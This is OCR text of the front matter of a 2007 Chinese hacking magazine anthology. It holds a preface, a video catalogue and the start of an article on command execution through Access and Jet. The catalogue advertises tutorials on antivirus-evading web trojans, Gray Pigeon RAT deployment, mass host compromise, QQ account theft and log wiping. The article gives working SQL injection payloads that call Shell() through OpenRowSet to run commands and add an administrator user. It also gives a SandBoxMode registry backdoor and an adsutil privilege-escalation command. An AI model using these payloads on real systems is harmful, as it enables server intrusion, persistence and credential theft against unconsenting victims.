黑客防线

2007 精华奉献本

下册

《黑客防线》编辑部 编

→百度被黑？入侵盛大？

——探求黑客事件绝密内幕！

→僵尸网络？DDoS攻击？

——题点大威力黑客兵器谱！

→检测Sohu？渗透网易？

——聚焦门户网络安全评估！

→深度剖析黑客事件，

让黑客技术从此平民化！

附光盘 2 CD-ROM

人民邮电出版社
POSTS & TELECOM PRESS

黑客防线

2007精华奉献本

下册

《黑客防线》编辑部 编

人民邮电出版社
北京

内容提要

《黑客防线2007精华奉献本》是国内最早创刊的网络安全类媒体之一《黑客防线》总第61期到第72期的精华文章摘要，杂志理念“在攻与防的对立统一中寻求突破”完美地体现在本书中。全书按攻防对立的关系，分为上、下两册(本册为下册)，并附带2张包含1200MB安全技术录像的光盘。收录的文章通俗易懂、图文并茂，在每个关键知识点和细节上还有详细的“小知识”、“小提示”，方便大家理解和阅读。在栏目划分上，选取了网络安全技术上最热门、读者最喜欢的各大栏目，典型的有脚本攻防、漏洞攻防、黑器攻防等，同时选取国内首创的“溢出研究”栏目中的精品文章，非常适合各层次读者学习!

本书适合各高校在校生、网络管理员、安全公司从业者、黑客技术爱好者阅读。

《黑客防线》总　　编：孙　彬
《黑客防线》执行主编：吴田峰
《黑客防线》编辑策划：李志华　黄　婷
《黑客防线》技术支持：hacker@hacker.com.cn
《黑客防线》网　　址：http://www.hacker.com.cn

致读者

黑客一词，源于英文Hacker，原指热心于计算机技术、水平高超的电脑专家，尤其是程序设计人员，他们发现系统漏洞和各种程序错误，并设法修补这样的漏洞。从原来的定义来说，黑客无疑是网络中最让人觉得神秘且崇高的人群。但世界上没有绝对好的东西，黑客也是这样。信息高科技时代的到来，给人类各方面发展都带来了前所未知的巨大进步，但同时也带来了前所未知的巨大灾难。黑客这一神秘群体，由于掌握了核心的技术、最有破坏力的漏洞，所以渐渐分离出来两个部分，一部分是为网络安全而奉献精力的真正黑客，而另一部分是在网络上为所欲为，拥有强大破坏力，行踪神秘的Cracker！

我国互联网业界风起云涌，网络从最初的新奇，到今弥散到人们的日常生活，它改变了传统的信息消费渠道、抢占了新闻受众、影响着大众娱情……面对汹涌而来的信息浪潮，网络的脆弱性也在经受着无数黑客、Cracker的一次次考验和打击。面对这样的转变，为了向广大网友普及网络安全常识、提高网络管理员的技术水平，《黑客防线》应运而生——一本崭新的集网络安全专业技术、专业资讯为一体的专业杂志面世了。

作为中国最早的网络安全类杂志之一，已经历了6年的风风雨雨。一直以"在攻与防的对立统一中寻求突破"为理念的我们，在普及网络安全知识的同时，针对网络上黑客攻击事件、网络漏洞等方面策划出最快、最新、最权威的技术文章奉献给大家。同时也以为"黑客"正名为己任，告诉我们的每个读者什么是真正的黑客，什么是黑客精神，什么是Cracker。

在黑客防线成长的过程中，通过我们不断推出的攻防实验室，非常多的朋友学习到了很多实用的网络安全攻击、防御知识，虽然不可避免地存在一些缺陷，但我们一直在积极地听取大家的意见，希望能更适合大家的要求 同时，很高兴地看到大家通过实验室而让技术水平得到提高，而且每个朋友的成长几乎都能带动周围一圈人意识的改变，这样才真正地体现出了"攻防对立统一"的精髓。

眼下互联网上的攻击事件越来越多，各大网络管理员、系统维护者都在为入侵防护而头疼，生怕自己一不小心就让虎视眈眈的"黑客"进入了服务器。其实管理员们根本没必要这样担惊受怕。要知道任何攻击技术都不是万能的，每种入侵方法都有它自己针对的漏洞，如果网管们能掌握这样的攻击技术，本身就是一名出色的善意"入侵者"，那在知己知彼的情况下，防护不就变得非常简单了吗？ 这也是《黑客防线》一直倡导的"在攻与防的对立统一中寻求突破"理念的最终体现。我们的攻防实验室就是为了深入这一理念而开展活动的，希望每个喜欢入侵技术、每个喜欢安全技术的朋友都能在我们的实验室中学到自己需要的知识。在此前提下，根据各读者的强烈建议，我们特别精选了200篇经典攻防技术文章，收集了200个全程演示的攻防录像，融合在《<黑客防线>2007精华奉献本》里，以便喜欢黑客技术的朋友们系统地学习最新的网络安全技能，做好最强的防护系统。

最后，我们再次感谢广大读者对我们的支持，感谢人民邮电出版社同我们的合作，使更多读者可以看到我们的图书，让国内更多的人了解到黑客技术，并借此来提高国内网络安全的整体水平。

读者有任何疑问可以来我们论坛发帖讨论，地址是http://www.hacker.com.cn/newbbs，我们的编辑和黑客爱好者们将在第一时间为您答疑，帮助您解决安全故障和系统防护问题，共同创造一片纯净的中国互联网空间！

黑客防线2007精华奉献本

光盘目录

A盘攻防录像目录

经典黑客工具教程

过SP2网页木马简单制作肉鸡成群

准备的工具：网马生成器，免杀的鸽子，一个空间或者你手上拿到的WebShell。

恐怖木马教程

过SP2不弹窗网马制作+怎样挂马

现在网上好多网马生成器！但个人感觉没什么好用的！并且还有窗口弹出！看着不爽！下面来做一个好用并且不弹出窗口的网页木马！

半完美打造Radmin

动易2006拿WebShell

我在各大论坛看见很多朋友不会拿WebShell，今天我就给大家做一个拿动易2006WebShell的方法，准备数据库木马和动易2006系统。

一句话木马后门隐蔽插入技巧

一般的插入方法会导致页面浏览时候出现错误，那么怎么避免这种情况呢？把一句话木马插进空函数里，在浏览的时候，就不会有错误显示了！

真正过SP2免杀网马

现在网上看到很多的说网马不过SP2补丁，而我今天要做的是SP2过免杀补丁和全系统网马。

详解135端口入侵及获得大量肉鸡

今天给广大新手朋友做一个利用135端口抓大量肉鸡的教程，如果熟练掌握，每天几百台肉鸡不在话下。

最新挂马入侵网站

这只是一个入侵网站的思路，大家可以利用这种方法攻破很多同类型的网站。

过SP2网马生成器的原理与制作

现在好多人说没有好用的网马生成器，前两天我的网马更新了一次，这次决定把过SP2网马生成器的原理告诉给大家。

图片木马的简单制作

用BT和POCO和PP点点通传木马

利用DameWare无痕入侵

今天我给大家带来一个利用DameWare入侵自己一个网段的动画，类似抓3389肉鸡。

终极制作网页木马

做过SP2全补丁免杀不弹网马。

自己电脑挂马

需要软件和补丁：花生壳客户端，IIS安装文件。

更另类传播网马

为大家介绍几种QQ的传播网马技巧。

利用科迈内网服务让黑洞和鸽子内网上线

黑洞在局域网内上线的语音视频教程

终身免杀网马制作全过程

需要两个工具：1.免杀的下载者，2.免杀过的网马。

制做DOC木马

一点就中木马

用Email发木马，只要人家打开邮件就会中你的马。

流萤的配置和上线

详细的制网页木马＋挂马

今天做一个用WebShell制网页木马的教程，需要工具：网站猎手1.5版，QQ木马（你可以改你喜欢的木马。）

菜鸟抓肉鸡-网页挂马

入侵实战精华盘点

入侵传奇私服宣传网

入侵检测互联星空

破动网论坛用户密码

小榕溯雪破动网论坛用户密码。

入侵网站实例

在视频网挂马。

FTP提权

在得到Serv-u的FTP账号时，拥有了系统权限，但是不能执行CMD，我们该怎么办呢？

韩国SA权限三种方法拿下

肉鸡简单抓

新招入侵六合彩网站

NOWSHOP商城系统拿WebShell

用到的工具：网站猎手，ASP木马。

入侵日本网站实例操作(php)

入侵Dvbbs7.1

注意版本是Dvbbs 7.1 SQL版本，首先注册ID然后登录，注意把kevinXcell替换！

最新入侵传奇SF教程

现在很多传奇网站基本上都用的是无忧传奇整站可以在百度搜inurl:Msmir_DownLoads/msmir_net.mdb，破解管理员密码。

入侵B2B电子商务网站。

灰鸽子经典视频

灰鸽子双FTP上线加免杀

工具：黑防灰鸽子、北斗3.7、Restorator、黑防免杀鸽子端。灰鸽子双FTP上线加免杀是在同一台主机，原有一个FTP上线的基础上，再加上另一个备用FTP上线。

灰鸽子语音教程

灰鸽子在网吧（内网）上线的语音教程。

鸽子系列视频

S扫描器+内网映射+配置鸽子上线。

灰鸽子全攻略

黑防鸽子自动上线

不用更新IP或用花生壳，无论你在哪里都可以上线成功，不过必须是公网，内网比较麻烦。

又一种内网鸽子上线

现在很多人问我科迈还能不能用，已经不能了，红猫也不行了，那唯有的方法就是映射了，用到的工具：MyUPnP。

黑防鸽子多域名或空间同时上线

今天我来给大家做个黑防鸽子公网多个域名或空间同时上线的教程，因为是语音教程就不多打字了。

扫描映射——鸽子上线

不用更新FTP照样让黑防鸽子上线

今天有个朋友说他的FTP常常用不行，更新不了IP，今天我就做不用更新IP的教程。

完全搞定灰鸽子

网吧鸽子上线

用鸽子刷山东网通业务

用鸽子刷山东网通业务，绕过插件刷业务。

灰鸽子配置和内网上线

内网鸽子配置使用教程

安全配置精华视频

手动快速查杀灰鸽子

大家都知道灰鸽子，都深知它的作用，你是否担心自己的电脑也中了灰鸽子木马呢？

防黑入侵动画

功能：分析黑客入侵。

菜鸟构建PHP+MYSQL黑客论坛

菜鸟做网站之IIS篇（上）

菜鸟做网站之IIS篇（下）

识别QQ木马教程

架设IIS服务器

快速修补SQL漏洞

大家好今天给大家做一个教程，关于对注射点的修补。

黑客徒手大封杀

防止别人Telnet You

拦截网页木马

打造安全的个人计算机

打造安全的个人计算机设置之关闭服务OR端口。

不用杀毒软件防马

打造安全级别较高的BT论坛

大家好，我是Noangel，这几天一直在研究权限设置和一些别的什么安全设置，有点体会，下面我想做一个关于设置一个安全的论坛做例子，希望大家看了会有点体会，好东西一起分享。

系统安全设置终结教程

巧用系统权限防病毒

巧用系统权限防病毒动画教程。

XP系统终极优化

XP系统终极优化and加速启动。

QQ攻防与QQ服务（联网访问）

QQ大盗

地主QQ大盗全能版

批量盗取网吧QQ

简单刷QQ业务

最新刷QQ会员三钻

QQ游戏刷分动画

彻底粉碎QQ盗号者的阴谋

QQ木马专杀工具

用盗的来的QQ再盗QQ

Sniffer抓盗QQ者

变态QQ秀动画教程

批量加QQ群

QQ号注册机

QQ强行加别人为好友

黑防鸽子专题（联网访问）

黑防灰鸽子教程

灰鸽子配置详细版

灰鸽子自动上线教程

另类鸽子上线的方法

灰鸽子2006脱壳

教你鸽子母鸡生小鸡

鸽子免杀教程

灰鸽子专杀器

灰鸽子专用清除器

分离灰鸽子后门捆绑程序

伪装壳灰鸽子万能文件捆绑器

5分钟打造免杀鸽子服务端

灰鸽子专用清除器

黑防鸽子的隐藏

EPS定律脱鸽子2006壳

B盘目录

入侵思维训练视频

入侵百度

入侵百度的视频演示，针对假冒入侵事件。

入侵163你也会

同样的假冒入侵演示。

另类搞入侵

入侵要做到无孔不入，什么数据库啊，后台啊，默认密码啊，能检测的全部检测了！

利用抓包拿WebShell

没有备份数据库的时候怎么入侵？看这个视频。

多工具入侵

端口定位+多工具入侵=大量肉鸡。

动力上传漏洞动画

工具是：1.挖掘机，2.明小子扫描工具。

135端口的入侵

申请不到FTP空间怎么给135肉鸡种马？今天给大家讲的是更快更准的抓135肉鸡。

IPC入侵获得大量肉鸡教程

外部提交拿WebShell

今天做个拿CTI资讯网的动画，主要针对备份数据库路径为灰的问题。

入侵人家电脑擦屁股教程

工具：clearlogs.exe，戴上耳机，这是语音教程。

4899入侵详解

从僵尸免杀到攻瘫花生壳自助建站

最近僵尸网络很是流行，这个教程就是和它相关的。

Serv-u6.2本地提权动画

国内使用率非常高的FTP服务器。

远程王控制肉鸡的教程

在大网站发现的小漏洞

17173的小BUG。

详细入侵3389端口的教程

只用一个工具：啊D网络工具包。

QQ实用攻防视频

如何看到QQ好友是否隐身

利用的工具是迷你QQ。

免费打电话还有机会得Q币

怎么样免费打电话，而且还有机会得Q币QQ公仔之类的东东？

QQ空间种马

利用QQ空间，让浏览者不知不觉就中马。

盗QQ超祥细过程
攻击别人QQ
发条消息让别人死机。
盗号
盗QQ号实例。
免费的QQ 3D秀
如何获得免费的QQ 3D秀。
QQ被盗后反盗其收信邮箱
QQ被盗？不要紧，我们来破他的QQ邮箱！
最快速盗号
盗Q木马免杀100%中招
免杀用怒剑狂花做的，效果很好。
不盗ADSL教大家刷三钻和QQ秀
朋友照这种方法刷了几十个红钻了！
指定IP盗QQ——非暴力破解
盗指定IP的QQ号密码。
灰鸽子破五位QQ密保
灰鸽子破五位QQ密保，非申诉。
盗五位六位QQ
盗五位六位QQ的方法演示。
手机号码解绑QQ
史无前例超简单拿手机号码解绑QQ服务。
盗号王教程
啊啦QQ大盗ASP收信地址破解
用到的工具：Minisniffer。
1分钟盗QQ教程
破QQ相册密码
破QQ相册密码+下载wma歌曲。

脱壳视频汇总
脱FSG 1.33变形壳
手工脱壳制作注册机
随意脱PC Shrinker的壳
重点在单步调试和无条件跳转。
利用SFX脱FSG的壳
载入后直接停在OEP处，选项->SFX->字节方式跟踪真实入口，载入目标程序，稍微等几秒钟就可以了！
改代码脱壳
Winkript 1.0 -> Mr. Crimson/WKT，这种壳很少见。
零点起教你脱壳
零点起教你脱壳并爆破跑跑卡丁车的外挂。
脱ASPack壳教程
用到的软件有：ollydbg和peid。
用Ollydbg脱上兴远程控制V3.6的壳
工具：Ollydbg，上兴远程控制V3.6。
教你脱多层壳
手动脱壳——QQ保镖
手脱黑站速开器
手动脱壳——灰鸽子专杀器
手动脱壳Domain3.5
所需工具：Ollydbg.exe，PEiD1.exe。
脱土耳其捆绑器
脱土耳其捆绑器DIY个人版的壳。
轻轻松松脱遍天下无敌壳

软件破解实例视频
破解瑞星2006密码保护
简单明了的破解方法，仅供测试，支持国产软件。
破解双色球精算师
破解双色球精算师追出注册码，并写内存注册机。
破解注册内网查看工具
破解CMD加密
破解征途黑手
破解征途黑手木马程序。
100%破解RAR、ZIP、ACC密码
功能：轻松破解RAR、ZIP、ACC密码，如果你忘记了密码，正在苦恼的话，那么请观看此教程。
客户王软件破解
针对重启验证类型的破解。
破解写补丁
软件是很多教学都用的，不说废话现在开始。
霸王大陆木马破解修复
把这个马的后门去掉，并且把它修复，使之为我们所用。
简单破解软件
教你如何汉化卡巴斯基6.0
很多人拿到卡巴斯基6.0的汉化包后，根本不会使用。给大家做一个汉化卡巴斯基6.0的教程。
5招解决辅臣
用ESP定律脱。
爆力破解软件
软件爆破教程
爆力破解软件
针对图片格式转换工具的破解。

黑防精品免费视频资源（联网访问）
鸽子免杀过卡巴（最新版）
网页木马的制作
万象加钱的动画
非技术木马传播总结
VB制作电脑DOS命令运行器
用Delphi写游戏木马
免费发短信
弹窗木马刷流量
打造自己专用工具
简单入侵免费空间
打造漂亮的CMD命令行
100%成功设置QQ代理
QQ无需加好友直接聊天
QQ传播你的木马
不用任何工具让你的QQ永不被盗

黑防精品VIP视频资源（联网访问）
用VML挂马
挂马新方法
通过互联星空刷QB
MS06040+鸽子使用教程
百度搜索你是我的红娘
梦幻木马使用教程
入侵7code中国官方网
木马网络特征分析
QB，游戏点卡免费拿
万人资料是这样泄漏的
刷QQ业务
DIY制作个性安装程序
黑防VIP脱壳系列
服务器安全配置与管理系列教程
Windows网络攻防系列教程

《黑客防线》2007精华奉献本目录（下册）

首发漏洞

特别专题

漏洞攻防

脚本攻防

溢出研究

适合读者：系统安全爱好者，网站管理员
前置知识：ASP+Access基础

瞬间拿下系统权限
——Access新式漏洞利用

文/图 Kevin1986[S4T]

WTF：在2006年的首发漏洞里，有幸看到关于Access的新式漏洞的利用方式，以前一直未当回事的东西，一旦激发却又威力无穷。广大网管朋友们可要注意了，新的攻击方式即将出现。请作好安全设置。

现在的脚本注入攻击技术，常用的手法分很多种，最普通的是利用子查询或者是Union联合查询来取得一些特殊表中的内容，比如Admin，Log表等等，这是一种纯粹的数据库攻击方式，而MSSQLr的入侵方法则更为多样和复杂，当我们取得连接权限较高的注入点的时候，我们可以利用MSSQL Server本身所带的扩展来执行命令，或者是获取目录、读取文件与修改注册表；在低权用户的连接中，我们则可以试用差异备份，或者干脆就是跑数据库密码等方式来实现对系统的直接攻击或者是间接的攻击。再则是类似于Oracle\MySQL\DB2这些非MS直接支持的数据库。关于它们，我们也有多种的攻击手法，执行命令，导出文件或读取文件等。

以上是一些针对常用数据库的攻击方式的大体总结，不难看出，其中最鸡肋的还要算是Access的数据库了。一来在Access中，无法直接获取数据库中的表名和字段名称，二来在Access中我们能做的东西非常少，再说也不支持多语句的SQL语法，和T-SQL的标准又有不少的区别，让人觉得Access数据库中仅有的Insert，Update，Select，Delete，Produce仅仅是对SQL语句的封装而已。但是，我们依旧需要对Access进行研究。

在这篇研究笔记中，我所参考的文章和资料，有部分来自nsfocus和xFocus早在2000-2002年的文档，另一篇则是SuperHei所发表的"关于Access的一些测试"，大家可以在www.4ngel.net安全天使小组的网站上查询到。OK，废话不要太多，我们继续研究。

可以翻看微软在刚推出Windows 2000的时候曾经出现过几个非常大的脚本漏洞的漏洞公告，其中cateloy_type.asp的远程注入漏洞和Msadscs.dll漏洞等都涉及了与现在的攻击手法或者是常用的利用方法极为不同的地方，比如Catelog_type.asp的注入漏洞，它的代码中出现的问题是这样的：

```
"select * from cateloy where type=" & Requset("Type") & ""
```

谁都能看明白这是一个非常低级的注入漏洞，直接将Type的值放入SQL语句中查询，并没有估计到用户的恶意输入。

如果换成现在，我们基本上只有拿来跑表的份，幸好MS没有PHP中的GPC设置，否则我们将一事无成。但是我们可以查看这篇漏洞资料的利用方式，其中涉及到了一个SQL语句：

```
Select * from Sometable where somefield='|Select Shell("cmd.exe /c dir")|'
```

关于这个语句的介绍，是漏洞资料中所说的，Access允许用"|"来创建VBA函数，导致命令被执行，其实这只是Access内置的一个特殊函数而已，相类似的还有cudir和Command函数。具体的我们可以在Access中测试。测试的SQL语句如下：

```
Select Shell("cmd.exe /c dir c:\ > c:\kevin.txt")
```

回到C盘，我们果然看到了kevin.txt。说明语句执行成功了。然后我们将其转到脚本中测试吧。编写如下的VBS脚本。

```
Set Conn=Createobject("Adodb.Connection")
Conn.Open "Provider=Microsoft.Jet.OLEDB.4.0;Data Source=kevins4t.mdb"
Set Rs=Conn.execute("Select Shell(""cmd.exe /c dir c:\ > c:\kevin.txt"")")
Msgbox Rs(0)
```

这一次出现的结果很出乎我的意料，错误的原因是"表达式中的'Shell'函数未定义"。如图1，2所示。



图1




图2

现在我们需要安静下来喝杯咖啡，然后思考为什么同样的语句在不同的执行者间会出现如此截然不同的问题呢？一个能正常执行，而另外一个则是找不到函数。试想微软一定在其中的什么地方设置了一个开关。为了安全起见，MS在Jet引擎的Sp8中，设置了一个名为SandBoxMode的开关，这个开关是开启一些特殊函数在另外的执行者中执行权限的。它的注册表位置在HKEY_LOCAL_MACHINE\SoftWare\Microsoft\Jet\4.0\Engine\SandBoxMode里，默认是2。微软关于这个键值的介绍为：0为在任何所有者中都禁止启用安全设置，1为仅在允许的范围之内，2则是必须是Access的模式下（这就是为什么我们能在Access中执行成功的原因）。3则是完全开启，连Access也不支持。

那么好吧，我们来看看如果将值变为0将会怎样。

改变值为0，运行VBS的时候，出现的情况是一组数字利用，再在C盘下查看文件，果然看到了我们的kevin.txt。如图3所示。




图3

很神奇吧！原来Access也是可以执行命令的，在实际方面会怎样呢？

巧留后门

我们的运用将会很窄。真的，一来我们需要的权限很高，起码要到能改注册表的权限，默认是Admin和LocalSystem，二来是我们将如何修改注册表，远程吗？没门的。所以我们只好将其当作一个后门用，只要我们修改了注册表的值，那么在普通的注入语句中，这是一个很不错的后门方式，最起码可以在外部执行一些小小的命令什么的。

比如我们在渗透某个站点的时候拿到了最高权限，并且修改了这个SandBoxMode之后，我们被管理员扫地出门了。那么，在首页的某个地方依旧存在这个Select的注入点，这样最好，我们让服务器执行如下的SQL语句就行了。

```
InjectionURL' and 0<>(select shell("cmd.exe /c net user > c:\inetpub\wwwroot\kevins4t.txt"))%00
```

这样我们就可以一步一步地重新把服务器拿下。

远程攻击

这将是一个很有意思的话题。首先我们必须有修改注册表的权限，二是有修改注册表的条件，三是可以执行SandboxMode的环境，必须三样同时满足才行，到底是在什么情况下呢？

我们知道，我们平时在其它安全杂志上看到的文章，很多情况无非就是在一个以SA连接的InjectionURL中苦苦挣扎：如果去掉了扩展或者是将扩展需要的DLL移走，我们将一无所用。那么聪明的你是否想到了其它方法？

我们知道，只有SA的权限才有可能去打开另外一个Access的连接，当我们满足了打开Access的条件的同时，我们也满足了修改注册表的条件和权限，因为MSSQL有一个名为xp_regwrite的扩展，它的作用是修改注册表的值。语法如下：

```
exec maseter.dbo.xp_regwrite Root_Key,SubKey,Value_Type,Value
```

那我们只要将SandBoxMode修改为0或者1就成功了，然后则是MSSQL的OpenRowSet函数，它用于打开一个特殊的数据库或者连接到另一个数据库之中。当我们具备SysAdmin的权限的时候，我们就可以打开Jet引擎。那么我们只要连接到一个Access数据库中，然后执行命令就可以了。但是关键的问题：是如何寻找这个Access数据库呢？

关于这个问题我想了很久，一开始是想，利用目录便历来查询数据库的位置。但是这种方法成功率不会很高，有的时候我们碰到很多的站点都设置了非常好的权限，无法找到MDB数据库。这是最为烦恼的地方。不过后来我想到了一些前人用过的方式，系统里本来就有2-3个现存的数据库，何必费神去找呢？它们的位置在%windir%\system32\ias\ias.mdb或者%windir%\system32\ias\dnary.mdb？这样一来，我们有了执行宿主，就没什么好怕的了，执行一下我们所需要的命令吧。

```
InjectionURL';Select * From OpenRowSet('Microsoft.Jet.OLEDB.4.0',';Database=c:\winnt\system32\ias\ias.mdb','select shell("net user kevin 1986 /ad")');--
```

这样，我们就执行了命令了哦！而且继承的是MSSQL的LocalService的System权限。

asp.dll提权方法

因为asp.dll一般存放在c:\winnt\system32\inetsrv\asp.dll下（不同的系统存放的位置不一定相同），我们现在加进去下面的代码：

```
cscript adsutil.vbs set /W3SVC/InProcessIsapiApps "C:\WINNT\system32\idq.dll" "C:\WINNT\system32\inetsrv\httpext.dll" "C:\WINNT\system32\inetsrv\httpodbc.dll" "C:\WINNT\system32\inetsrv\ssinc.dll" "C:\WINNT\system32\msw3prt.dll""c:\winnt\system32\inetsrv\asp.dll"
```

